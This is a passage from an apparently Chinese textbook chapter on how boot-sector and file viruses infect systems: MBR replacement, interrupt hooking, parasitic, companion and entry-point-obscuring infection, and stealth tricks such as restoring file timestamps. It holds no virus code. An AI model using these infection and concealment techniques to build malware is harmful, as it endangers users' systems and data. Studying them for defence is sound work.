“在某些硬件环境下，由于微软特定版本的操作系统的某种隐含的不兼容性，可能会造成我们的软件非正常退出或者无法运行，请升级到最新版本或者提供进一步信息。”

第三章 什么是电脑病毒

电脑病毒（Computer Virus）在《中华人民共和国计算机信息系统安全保护条例》中被明确定义为："指编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码"。在本章中，我们将力求提供最详尽的病毒知识。采用国际上通行的病毒分类方法，对电脑病毒的种类进行详细的论述，包括每种病毒的基本原理、危害以及最典型的例子等。

对电脑病毒的分类方法有很多种，在这里我们采用一种最普通的方法，根据病毒载体的类型进行分类，然后对几种重要的病毒类型进行重点阐述。

第一节 当你打开电源——引导型病毒

引导型病毒是 IBM PC 兼容机上最早出现的病毒，也是最早进入我国的病毒。引导病毒感染软磁盘的引导扇区，以及硬盘的主引导记录或者引导扇区。要想全面的了解引导型病毒，需要对基本输入输出系统（BIOS）、电脑的引导过程、分区、扇区、主引导记录等概念有清楚的认识，下面我们结合电脑的启动过程，详细解释这些基本的概念。

当你打开电脑的电源开关的时候，电脑开始启动，从整个机器开始通电到出现视窗系统熟悉的蓝天白云画面是一个非常复杂的过程，其中涉及了所有电脑中的重要部分。当电脑开始通电之后，首先是中央处理器（CPU）接收到一个复位指令，然后跳转到一个特定的地址开始执行，在 IBM PC 兼容机上这个地址是十六进制的 FFFF0，这个地址落到基本输入输出系统（BIOS）的地址范围内。

基本输入输出系统（BIOS）：原来是在电脑的硬件和软件之间建立一个桥梁，通过访问 BIOS 提供的一些功能，软件可以不考虑是 IBM 还是康柏制造了这台电脑而实现一样的功能。但是在操作系统日益专业和复杂之后，对硬件的访问都是直接由操作系统进行了，所以现在 BIOS 的基本作用只是进行一些基本的系统硬件检测和引导系统了。BIOS 采用非易失性的的存储介质存储，一般使用 EPROM、EEPROM 或者 Flash ROM，也就是在断电之后内容仍然可以保留，包括了系统自我检测和配置的程序以及系统的配置数据。

基本输入输出系统（BIOS）在完成一些基本的硬件检测之后，根据用户的设置（在电脑的开机设置中，一般都有引导顺序这一项，可以选择 A：、C:、CDROM 或者 C:、A:、CDROM 等等多种组合），确定将哪一个扇区加载到内存中开始进行下一步的引导工作。如果是从 A 盘或者光盘引导，则将 A 盘（软磁盘）或者可引导光盘的引导扇区（第一个扇区）加载到内存中开始执行，如果是从 C：（硬盘）引导，则将硬盘的主引导记录加载到内存中开始执行。如果是正常的主引导记录，会根据分区的信息加载适当的引导扇区到内存中，然后引导相应的操作系统。如果是被病毒感染的主引导记录，则会首先将病毒加载到内存中执行，然后再开始通常的引导过程。

磁道（Track）、柱面（cylinder）、扇区（Sector）：硬盘、软盘和其他一些磁性存储设备，基本存储的媒体都是一张或者多张可以记录数据的圆片形状的磁性材料，如果存在多张存储

介质，则硬盘或者软盘可以包括多个柱面，使用柱面号定位每一片存储介质。每一片存储介质内，使用一圈一圈数据带的方式记录数据，每一圈称为一个磁道，为了更加有效地利用存储资源，每一个磁道划分成多个单位，一个单位称为一个扇区，扇区是最小的磁性介质存储单位，一般一个扇区可以存放 512 或者 512 的倍数个字节的数据。

分区（Partition）：分区是在硬盘上增加一种可以被操作系统和 BIOS 认识的数据结构，同一个物理硬盘可以包括多个不同的分区，每一个分区可以采用一种不同的文件系统，例如 FAT16、FAT32、视窗 NT 使用的文件系统 NTFS 或者 OS/2 使用的高性能文件系统(HPFS)。

引导扇区（Boot Sector）对于软磁盘或者光盘，是第一个扇区，对于硬盘是每一个分区的第一个扇区，如果一个分区在分区表中被标记为可引导的，则这个分区的第一个扇区就是该分区的引导扇区。引导扇区是引导型病毒的天然栖息地。

主引导记录（Master Boot Record）MBR（Main Boot Record），位于整个硬盘的 0 磁道 0 柱面 1 扇区。不过，在总共 512 字节的主引导扇区中，MBR 只占用了其中的 446 个字节（偏移 0--偏移 1BDH），另外的 64 个字节（偏移 1BEH--偏移 1FDH）交给了 DPT(Disk Partition Table 硬盘分区表)，表示了整块硬盘的分区信息。主引导记录中包含了硬盘的一系列参数和一段引导程序。其中的硬盘引导程序的主要作用是检查分区表是否正确并且在系统硬件完成自检以后引导具有激活标志的分区上的操作系统，并将控制权交给启动程序。MBR 是由分区程序（如 Fdisk.com）所产生的，它不依赖任何操作系统，由于主引导记录是在系统启动的时候最早执行的硬盘上的代码，所以也成为很多引导病毒篡改的目标。

主引导记录或者引导扇区都有可能被病毒感染。当系统被感染后，正常的主引导记录或者引导扇区的代码被病毒代码替换，电脑启动的时候首先运行的是病毒代码，正常情况下，病毒代码会一直驻留在内存中等待感染的时机。一般情况下，当读写软盘的时候，如果在内存中有病毒代码，这这张软盘有很大的机会被感染（内存中的病毒代码用病毒提供的引导扇区覆盖软盘上原来的引导扇区）。当感染硬盘的时候，病毒可以覆盖原来的主引导记录，也可以覆盖活动分区的引导扇区（通常是 C 分区的引导扇区），病毒还可以修改分区表中活动扇区的地址，使其指向病毒代码所在的扇区。

引导病毒在感染硬盘之后，一般会把原来的主引导记录保存在硬盘上的其他扇区中（通常是第一个可用的扇区），如果病毒代码超过一个扇区大小，病毒可能会分布在几个扇区中。如果一个引导型病毒设计的比较完善的话，它会将自己放置在比较安全的地方，比如说逻辑驱动器的空闲扇区、未使用的系统扇区等。“石头”病毒家族使用的就是这种方法，它把自己放在主引导记录和第一个引导扇区之间，这中间很多扇区是没有被使用的。另外一些病毒可以分析文件分配表的结构，发现没有被使用的扇区之后，将扇区的标志设置为“坏”，然后将病毒代码放在这些所谓的坏扇区中。“大脑”和“乒乓”病毒就是用了这种方法来存放病毒代码。还有一些病毒将自己放在硬盘的最后一个扇区上（由于现代的硬盘是非常大，最后一个扇区被使用的可能性是非常小的，但是如果在硬盘上同时安装了 OS/2 操作系统，这些病毒会损坏 OS/2 操作系统的文件，因为 OS/2 操作系统会使用这个扇区存放一些系统数据）。

文件分配表（FAT），DOS 和视窗操作系统使用的一种简单文件系统格式。根据数据单元的位数，有 FAT12、FAT16 和 FAT32 三个版本。

还有一些病毒使用了很少见的方法来存放病毒代码，其中一种是修改硬盘的参数，使用户看到的硬盘容量要小于实际的硬盘容量，比如说，原来硬盘是 976 个磁道的（从 0 到 975 磁道），病毒将这个参数修改为 975 个磁道（从 0 到 974 磁道），这样病毒就可以将自己的代码存放在第 975 磁道而不会被发现了。另外一种主要是针对软磁盘的，很多软磁盘都可以支持比标准格式容量稍大一些的格式，例如 1.44M 的软盘一般都可以格式化成 1.72M，这样，病毒就可以将自己放在标称的容量以外的地区，这些地方对于用户是不可见的，但是对于硬件是可读写的，而且病毒可以将这些代码加载到内存中执行，“野兔”病毒就使用了这种方法放置病毒代码。

还有一些病毒自己就包括了完整的主引导记录程序，这样病毒可以不保存原来的主引导记录。

绝大多数引导型病毒在感染系统的时候，会保留一些重要的系统信息，比如说硬盘分区表的信息，基本输入输出系统参数的信息等，因为只有正确的提供了这些信息，电脑才能找到硬盘分区以及分区上的操作系统，从而能够正常的启动。所以清除这些引导型病毒非常简单，只要使用一张干净的 DOS 系统盘引导电脑，然后敲入下面几个命令就可以了：

A: SYS C:（回车换行）清除 C 盘的引导区病毒

A: FDISK /MBR（回车换行）清除主引导记录中的病毒

但是还有少数几种引导区病毒是不能采用这种简单的方法清除的，这些病毒没有保存原来的参数信息，或者甚至把原来的参数进行了加密处理，当病毒存在在内存中的时候，操作系统或者其他的软件如果存取被感染的扇区，病毒将提供原来没有被感染的扇区（将加密的数据解密），所以系统可以正常的启动。一旦采用了上面所说的方法恢复了没有病毒的主引导记录或者引导扇区，由于启动的时候没有病毒进入系统，也就没有代码去完成对不正确数据的解密从而得到正确的参数信息，你将会发现硬盘的所有分区都丢失了。碰到这种情况，你可以作出下面几种选择：彻底的重新格式化硬盘——你所有的数据也随之丢失；恢复原来包含病毒的主引导记录或者引导扇区——如果你够走运的备份了原来数据的话；手工恢复分区表和其他数据—这需要非常高的专业知识和经验。

由于这类引导型病毒的存在，所以建议你在使用上面所述的引导型病毒清除办法的时候一定要慎重，而且在做任何操作之前记住备份你修改前的扇区数据。

由于引导型病毒都比较精干，往往将数据和程序放在一起，所以多重感染引导型病毒经常造成系统不能正常启动。

基本上所有的引导区病毒都是内存驻留型的。由于在电脑启动的时候，引导型病毒就被加载到内存中，并且到关机为止一直存在，所以引导型病毒基本上都会减少可用内存的容量，一种比较简单的方法是直接减少地址 0040:0013 处的值，这样在系统引导成功之后，在 DOS 命令行下敲入下面的命令：

MEM（回车换行）

你会发现显示的数值要小于 640K，这就说明系统内存中已经存在引导型病毒。

还有一种更加高明的做法是等到 DOS 引导成功之后，在 DOS 的内存中为病毒分配一块内存，然后将病毒拷贝到这块内存中，再释放原来病毒所占的内存，这样即使你使用 MEM 命令，也无法察觉病毒已经占用了一部分系统内存。

为了实现传染的目的，引导型病毒基本上都会修改第 13H（16 进制）号中断，这样，一旦访问磁盘就会首先执行病毒代码，病毒会判断存取的介质是否需要感染，如果需要就把病毒代码写入软磁盘、硬盘的主引导记录或者引导扇区中。

第二节 数量最多的病毒——文件型病毒

我们把所有通过操作系统的文件系统进行感染的病毒都称作文件病毒，所以这是一类数目非常巨大的病毒。理论上可以制造这样一个病毒，该病毒可以感染基本上所有操作系统的可执行文件。目前已经存在这样的文件病毒，可以感染所有标准的 DOS 可执行文件：包括批处理文件、DOS 下的可加载驱动程序（.SYS）文件以及普通的 COM / EXE 可执行文件。当然还有感染所有视窗操作系统可执行文件的病毒，可感染文件的种类包括：视窗 3.X 版本，视窗 9X 版本，视窗 NT 和视窗 2000 版本下的可执行文件，后缀名是 EXE、DLL 或者 VXD、SYS。

除此之外，还有一些病毒可以感染高级语言程序的源代码，开发库和编译过程所生成的中间文件。病毒也可能隐藏在普通的数据文件中，但是这些隐藏在数据文件中的病毒不是独立存在的，必须需要隐藏在普通可执行文件中的病毒部分来加载这些代码。从某种意义上，宏病毒—隐藏在字处理文档或者电子数据表中的病毒也是一种文件型病毒，但是由于宏病毒的重要性，我们在后面专门用一节对宏病毒进行论述。

可执行文件格式：

在 DOS 环境下有四种基本的可执行文件格式：

批处理文件，是以.BAT 结尾的文件，在 BAT 文件中可以包括一些 DOS 命令，以及在批处理文件中调用其它的可执行文件；批文件还有一些简单的流程控制功能，可以实现循环、条件判断等简单的编程工作。

设备驱动文件，是以.SYS 结尾的文件，比如说 CONFIG.SYS 和 IO.SYS 等，是 DOS 操作系统使用的设备驱动程序。

COM 文件，是以.COM 结尾的纯代码文件。没有文件头部分，缺省的总是从 16 进制的 100H 处开始执行，没有重定位项，这也限制了它的所有代码和数据必须控制在 64K 以内。

EXE 文件，是以.EXE 结尾的文件，这种文件以英文字母“MZ”开头，通常我们称之为 MZ 文件。MZ 文件有一个文件头，用来指出每个段的定义，以及重定位表。.EXE 文件摆脱了代码大小最多不能超过 64K 的限制，是 DOS 下最主要的文件格式。

在视窗 3.0 和视窗 3.1 版本中，微软推出了一种新的可执行文件格式，在 MZ 文件头之后又有一个以 NE 开始的文件头，我们称之为 NE 文件。由于视窗的可执行文件同 DOS 相比增加了很多内容，如资源、动态库.....。NE 格式表现极为复杂，NE 格式文件装载程序读取磁盘上的文件后，需要在内存中组装成一个完全不同的数据结构然后开始运行。

在视窗 32 位平台（版本 9x 和版本 NT／2000 系列），微软又推出了一种新的可执行文件格式，可移植的可执行文件（Portable Executable File）格式。它同 NE 格式不同的是在 MZ 文件头之后是一个以“PE”开始的文件头。PE 文件格式是从 COFF（一个在 Unix 世界中广泛使用的通用二进制文件格式）的对象格式发展而来的，它同 NE 格式相比是进了一大步，其文件在磁盘中的格式同内存中的格式区别不大，装载程序实现起来相当简单。

在视窗 32 位环境下，微软还有一种应用比较少的可执行文件格式：线性可执行文件（Linear Executable），主要用于设备驱动程序 VXD，这种格式是微软和 IBM 共同开发的，也是 IBM 的 OS／2 操作系统使用的可执行文件格式。


根据病毒感染文件方法的不同，文件型病毒可以分成下面几大类：

寄生病毒


这类病毒在感染的时候，将病毒代码加入正常程序之中，原来程序的功能部分或者全部被保留。根据病毒代码加入的方式不同，寄生病毒可以分为“头寄生”、“尾寄生”、“中间插入”和“空洞利用”四种：

“头寄生”：

实现将病毒代码放到程序的头上有两种方法，一种是将原来程序的前面一部分拷贝到程序的最后，然后将文件头用病毒代码覆盖；另外一种是生成一个新的文件，首先在头的位置写上病毒代码，然后将原来的可执行文件放在病毒代码的后面，再用新的文件替换原来的文件从而完成感染。使用“头寄生”方式的病毒基本上感染的是批处理病毒和 COM 格式的文件，因为这些文件在运行的时候不需要重新定位，所以可以任意调换代码的位置而不发生错误。




当然，随着病毒制作水平的提高，很多感染 DOS 下的 EXE 文件和视窗系统的 EXE 文件的病毒也是用了头寄生的方式，为使得被感染的文件仍然能够正常运行，病毒在执行原来程序之前会还原出原来没有感染过的文件用来正常执行，执行完毕之后再进行一次感染，保证硬盘上的文件处于感染状态，而执行的文件又是一切正常的。



“尾寄生”：

由于在头部寄生不可避免的会遇到重新定位的问题，所以最简单也是最常用的寄生方法就是直接将病毒代码附加到可执行程序的尾部。对于 DOS 环境下 COM 可执行文件来说，由于 COM 文件就是简单的二进制代码，没有任何结构信息，所以可以直接将病毒代码附加到程序的尾部，然后改动 COM 文件开始的 3 个字节为跳转指令：

JMP ［病毒代码开始地址］




对于 DOS 环境下的 EXE 文件，有两种处理的方法，一种是将 EXE 格式转换成 COM 格式再进行感染，另外一种需要修改 EXE 文件的文件头，一般会修改 EXE 文件头的下面几个部分：

代码的开始地址

可执行文件的长度

文件的 CRC 校验值

堆栈寄存器的指针也可能被修改。




对于视窗操作系统下的 EXE 文件，病毒感染后同样需要修改文件的头，这次修改的是 PE 或者 NE 的头，相对于 DOS 下 EXE 文件的头来说，这项工作要复杂很多，需要修改程序入口地址、段的开始地址、段的属性等等，由于这项工作的复杂性，所以很多病毒在编写感染代码的时候会包括一些小错误，造成这些病毒在感染一些文件的时候会出错无法继续，从而幸运的造成这些病毒无法大规模的流行。

感染 DOS 环境下设备驱动程序（.SYS 文件）的病毒会在 DOS 启动之后立刻进入系统，而且对于随后加载的任何软件（包括杀毒软件）来说，所有的文件操作（包括可能的查病毒和杀病毒操作）都在病毒的监控之下，在这种情况下干净的清除病毒基本上是不可能的。

“插入寄生”：

病毒将自己插入被感染的程序中，可以整段的插入，也可以分成很多段，有的病毒通过压缩原来的代码的方法，保持被感染文件的大小不变。前面论述的更改文件头等基本操作同样需要，对于中间插入来说，要求程序的编写更加严谨，所以采用这种方式的病毒相对比较少，即使采用了这种方式，很多病毒也由于程序编写上的错误没有真正流行起来。



“空洞利用”：

对于视窗环境下的可执行文件，还有一种更加巧妙的方法，由于视窗程序的结构非常复杂，一般里面都会有很多没有使用的部分，一般是空的段，或者每个段的最后部分。病毒寻找这些没有使用的部分，然后将病毒代码分散到其中，这样就实现了神不知鬼不觉的感染（著名的“CIH”病毒就是用了这种方法）。

CIH 的具体感染机制我们会在后面专门论述 CIH 病毒的一节中详细说明。

寄生病毒精确的实现了病毒的定义，“寄生在宿主程序的之上，并且**不破坏**宿主程序的正常功能”，所以寄生病毒设计的初衷都希望能够完整的保存原来程序的所有内容，因此除了某些由于程序设计失误造成原来的程序不能恢复的病毒以外，寄生型病毒基本上都是可以安全清除的。

除了改变文件头、将自己插入被感染程序中以外，寄生病毒还会采用一些方法来隐藏自己：如果被感染文件是只读文件，病毒在感染时首先改变文件的属性为可读写，然后进行感染，感染完毕之后再把属性改回只读，病毒在感染时往往还会记录文件最后一次访问的日期，感染完毕之后再改回原来的日期，这样用户就不会通过日期的变化觉察到文件已经被修改过

了。

根据病毒感染后，被感染文件的信息是不是有丢失，我们把病毒感染分成两种最基本的类型，破坏性感染和非破坏性感染，对于非破坏性感染的文件，只要杀毒软件清楚的掌握了病毒感染的基本原理，准确的进行还原是可能的，在这种情况下，我们称这个病毒是可清除的。而对于破坏性感染，由于病毒删除或者覆盖了原来文件的全部／部分内容，所以这种病毒是不能清除的，只能删除感染文件，或者用没有被感染的原始文件覆盖被感染的文件。

DOS 环境下的 COM 和 EXE 文件具有完全不同的结构，所以病毒感染的方法也完全不一样，有的病毒根据文件后缀名来判断感染的是 COM 还是 EXE 文件，而另外一种更加准确的方法是比较文件头，看看是不是符合 EXE 文件的定义。根据文件后缀名来进行感染经常会造成错误，一个最典型的例子是视窗 95 系统目录下的“COMMAND.COM”文件，后缀名显示它是一个 COM 文件，但是这个大小超过 90K 的文件实际上是一个 EXE 文件。那些根据文件后缀名进行感染的病毒一旦感染这个文件就会造成文件的损坏，这也是很多用户发现自己在视窗下无法打开 DOS 框的原因。

覆盖病毒：


这种病毒没有任何美感可言，也没有体现出任何高明的技术，病毒制造者直接用病毒程序替换被感染的程序，这样所有的文件头也变成了病毒程序的文件头，不用作任何调整。显然，这种病毒不可能广泛流行，因为被感染的程序立刻就不能正常工作了，用户可以迅速的发现病毒的存在并采取相应的措施。

无入口点病毒：


这种病毒并不是真正没有入口点，只是在被感染程序执行的时候，没有立刻跳转到病毒的代码处开始执行。也就是说，没有在 COM 文件的开始放置一条跳转指令，也没有改变 EXE 文件的程序入口点。病毒代码无声无息的潜伏在被感染的程序中，可能在非常偶然的条件下才会被触发开始执行，采用这种方式感染的病毒非常隐蔽，杀毒软件很难发现在程序的某个随机的部位，有这样一些在程序运行过程中会被执行到的病毒代码！

那么，这种病毒必须修改原来程序中的某些指令，使得在原来程序运行中可以跳转到病毒代码处。我们知道 x86 机器的指令是不等长，也就是说无法断定什么地方开始的是一条有效地、可以执行到的指令，将这条指令改成跳转指令就可以切换到病毒代码了。聪明的病毒制造者从来不会被这种小儿科的问题难倒，他们发现了一系列的方法可以做这件事情：

- 大量的可执行文件是使用 C 或者帕斯卡语言编写的，使用这些语言编写的程序有这样一个特点，程序中会使用一些基本的库函数，比如说字符串处理、基本的输入输出等，在启动用户开发的程序之前，编译器会增加一些代码对库进行初始化，病毒可以寻找特定的初始化代码，然后使用修改这段代码的开始跳转到病毒代码处，执行完病毒之后再执行通常的初始化工作。“纽克瑞希尔”病毒就采用了这种方法进行感染。



- 病毒的感染部分包括了一个小型的反汇编软件，感染的时候，将被感染文件加载到内存中，然后一条一条代码的进行反汇编，当满足某个特定的条件的时候（病毒认为可以很安全的改变代码了），将原来的指令替换成一条跳转指令，跳转到病毒代码中，“CNTV”和“中间感染”病毒是用这种方法插入跳转到病毒的指令。



- 还有一种方法仅仅适用于 TSR 程序，病毒修改 TSR 程序的中断服务代码，这样当操作系统执行中断的时候就会跳转到病毒代码中。（比如说修改 21H 号中断，这样任何 DOS 调用都会首先通过病毒进行了）

TSR（Terminal Still Resident 中止仍然驻留）程序，是 DOS 操作系统下一类非常重要的程序，包括所有的 DOS 环境下的中文操作系统（CCDOS、中国龙等）等一大类程序都是 TSR 程序。这类程序的特点是程序执行完毕之后仍然部分驻留在内存中，驻留的部分基本上都是中断服务程序，可以完成特定的中断服务任务。

除此之外，还有另外一种比较少见的获得程序控制权的方法是通过 EXE 文件的重定位表完成的。


伴随病毒

这种病毒不改变被感染的文件，而是为被感染的文件创建一个伴随文件（病毒文件），这样当你执行被感染文件的时候，实际上执行的是病毒文件。

其中一种伴随病毒利用了 DOS 执行文件的一个特性，当同一个目录中同时存在同名的后缀名为.COM 的文件和后缀名为.EXE 的文件时，会首先执行后缀名为 COM 的文件，例如，DOS 操作系统带了一个 XCOPY.EXE 程序，如果在 DOS 目录中一个叫做 XCOPY.COM 的文件是一个病毒，那么当你敲入“XCOPY （回车换行）”的时候，实际执行的是病毒文件。

还有一种伴随方式是将原来的文件改名，比如说将 XCOPY.EXE 改成 XCOPY.OLD，然后生成一个新的 XCOPY.EXE（实际上就是病毒文件），这样你敲入“XCOPY （回车换行）”的时候，执行的同样是病毒文件，然后病毒文件再去加载原来的程序执行。

另外一种伴随方式利用了 DOS 或者视窗操作系统的搜索路径，比如说视窗系统首先会搜索操作系统安装的系统目录，这样病毒可以在最先搜索目录存放和感染文件同名的可执行文件，当执行的时候首先会去执行病毒文件，最新的“尼姆达”病毒就大量使用这种方法进行传染。



文件蠕虫：

文件蠕虫和伴随病毒很相似，但是不利用路径的优先顺序或者其他手段执行，病毒只是生成一个具有“INSTALL.BAT”或者“SETUP.EXE”等名字的文件（就是病毒文件的拷贝），诱使用户在看到文件之后执行。

还有一些蠕虫使用了更加高级的技术，主要是针对压缩文件的，这些病毒可以发现硬盘上的压缩文件，然后直接将自己加到压缩包中，目前病毒支持的压缩包主要是 ARJ 和 ZIP，可能主要原因是因为这两种压缩格式的资料最全，压缩算法也是公开的，所以病毒可以方便的实现自己的压缩 / 增加方法。

针对批处理的病毒也存在，病毒会在以 BAT 结尾的批处理文件中增加执行病毒的语句，从而实现病毒的传播。

链接病毒

这类病毒的数量比较少，但是有一个特别是在中国鼎鼎大名的“目录 2”（DIRII）病毒。病毒并没有在硬盘上生成一个专门的病毒文件，而是将自己隐藏在文件系统的某个地方，“目

录 2”病毒将自己隐藏在驱动器的最后一个簇中，然后修改文件分配表，使目录区中文件文件的开始簇指向病毒代码，这种感染方式的特点是每一个逻辑驱动器上只有一份病毒的拷贝。

